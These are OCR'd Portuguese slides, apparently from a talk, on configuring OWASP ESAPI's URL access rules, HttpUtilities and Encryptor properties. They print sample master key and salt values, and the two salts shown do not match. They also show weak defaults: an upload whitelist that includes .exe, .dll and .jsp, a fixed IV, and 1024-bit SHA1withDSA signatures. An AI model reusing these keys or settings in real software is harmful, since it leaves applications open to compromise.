
URLAccessRules.txt

```
# Regras de Acesso a URL #

 /app/getappInfo | any | allow |
 /app/admin_getappInfo | admin | allow |
```

Tratando Referências Direta a Objetos



Tratando segurança no HTTP



Fonte: Jeff Williams, Establishing an Enterprise Security API to Reduce Application Security Costs, Aspect Security


Configurando HttpUtilities

- O HttpUtilities provê proteção básica para as requisições e respostas HTTP.
- Os métodos prioritariamente protegem contra dados maliciosos provenientes dos atacantes, comumente presentes em caracteres não imprimíveis, caracteres de escaping, e outros ataques mais simples.
- O HttpUtilities também prove métodos úteis para tratar cookies, cabeçalhos e tokens CSRF.


Configurando HttpUtilities

```
  (...)

#=====================================================================
# ESAPI HttpUtilties

# Default file upload location (remember to escape backslashes with \\)
HttpUtilities.UploadDir=C:\\ESAPI\\testUpload
HttpUtilities.UploadTempDir=C:\\temp
# Force flags on cookies, if you use HttpUtilities to set cookies
HttpUtilities.ForceHttpOnlySession=false
HttpUtilities.ForceSecureSession=false
HttpUtilities.ForceHttpOnlyCookies=true
HttpUtilities.ForceSecureCookies=true
# Maximum size of HTTP headers
HttpUtilities.MaxHeaderSize=4096

# File upload configuration
HttpUtilities.ApprovedUploadExtensions=.zip,.pdf,.doc,.docx,.ppt,.pptx,.tar,.gz,.tgz,.rar,.war,.jar,.ear,.xls,.rtf,.proper
ties,.java,.class,.txt,.xml,.jsp,.jsf,.exe,.dll
HttpUtilities.MaxUploadFileBytes=500000000
HttpUtilities.ResponseContentType=text/html; charset=UTF-8
# This is the name of the cookie used to represent the HTTP session
# Typically this will be the default "JSESSIONID"
HttpUtilities.HttpSessionIdName=JSESSIONID

#=====================================================================
  (...)
```

Tratando Informações Sensíveis



Tratando Informações Sensíveis



Configurando Encryptor

```
  (...)

#=====================================================================
# ESAPI Encryption
# To calculate these values, you can run:
#          java -classpath esapi.jar org.owasp.esapi.reference.crypto.JavaEncryptor

#Encryptor.MasterKey= ←
#Encryptor.MasterSalt= ←

Encryptor.PreferredJCEProvider=←

# Warning: This property does not control the default reference implementation for
#          ESAPI 2.0 using JavaEncryptor. Also, this property will be dropped
#          in the future.
# @deprecated
Encryptor.EncryptionAlgorithm=AES
#          For ESAPI Java 2.0 - New encrypt / decrypt methods use this.
Encryptor.CipherTransformation=AES/CBC/PKCS5Padding

Encryptor.cipher_modes.combined_modes=GCM,CCM,IAPM,EAX,OCB,CWC
Encryptor.cipher_modes.additional_allowed=CBC

Encryptor.EncryptionKeyLength=128


  (...)
```

Configurando Encryptor

Geração do MasterKey e MasterSalt

Comando:

```
java -classpath esapi.jar org.owasp.esapi.reference.crypto.JavaEncryptor
```

O resultado gerado será semelhantes a:

```
Copy and paste these lines into ESAPI.properties
  #===========================================================================
  Encryptor.MasterKey=a6H9is3hEVGKB4Jut+lOVA==
  Encryptor.MasterSalt=SbftnvmEWD5ZHHP+pX3fqugNysc=
  #===========================================================================
```

Obs.: Este processo apenas facilita a obtenção dos valores

Configurando Encryptor

```
  (...)

#=====================================================================
# ESAPI Encryption
# To calculate these values, you can run:
#          java -classpath esapi.jar org.owasp.esapi.reference.crypto.JavaEncryptor

Encryptor.MasterKey=a6H9is3hEVGKB4Jut+lOVA==
Encryptor.MasterSalt=FVD0iUJZR0ZhnPXn+UcFnpcUB84=

Encryptor.PreferredJCEProvider=SunJCE

# Warning: This property does not control the a[illegible] implementation for
#          ESAPI 2.0 using JavaEncrypt[illegible]
#          in the future.
# @deprecated
#  Encryptor.EncryptionAlgorithm=AES
#          For ESAPI Java 2.0 - New encrypt / decrypt methods use this.
Encryptor.CipherTransformation=AES/CBC/PKCS5Padding

Encryptor.cipher_modes.combined_modes=GCM,CCM,IAPM,EAX,OCB,CWC
Encryptor.cipher_modes.additional_allowed=CBC

  (...)
```

Utilizar valores obtidos para definir os valores de MasterKey e MasterSalt

Se não for definido o valor padrão será SunJCE

Configurando Encryptor

```
  (...)

Encryptor.ChooseIVMethod=random
Encryptor.fixedIV=0x000102030405060708090a0b0c0d0e0f
Encryptor.EncryptionKeyLength=128

Encryptor.CipherText.useMAC=true
Encryptor.PlainText.overwrite=true

# Do not use DES except in a legacy situations. 56-bit is way too small key size.
#Encryptor.EncryptionKeyLength=56
#Encryptor.EncryptionAlgorithm=DES

# TripleDES is considered strong enough for most purposes.
#    Note:    There is also a 112-bit version of DESede. Using the 168-bit version
#             requires downloading the special jurisdiction policy from Sun.
#Encryptor.EncryptionKeyLength=168
#Encryptor.EncryptionAlgorithm=DESede

Encryptor.HashAlgorithm=SHA-512
Encryptor.HashIterations=1024
Encryptor.DigitalSignatureAlgorithm=SHA1withDSA
Encryptor.DigitalSignatureKeyLength=1024
Encryptor.RandomAlgorithm=SHA1PRNG
Encryptor.CharacterEncoding=UTF-8
  (...)
```

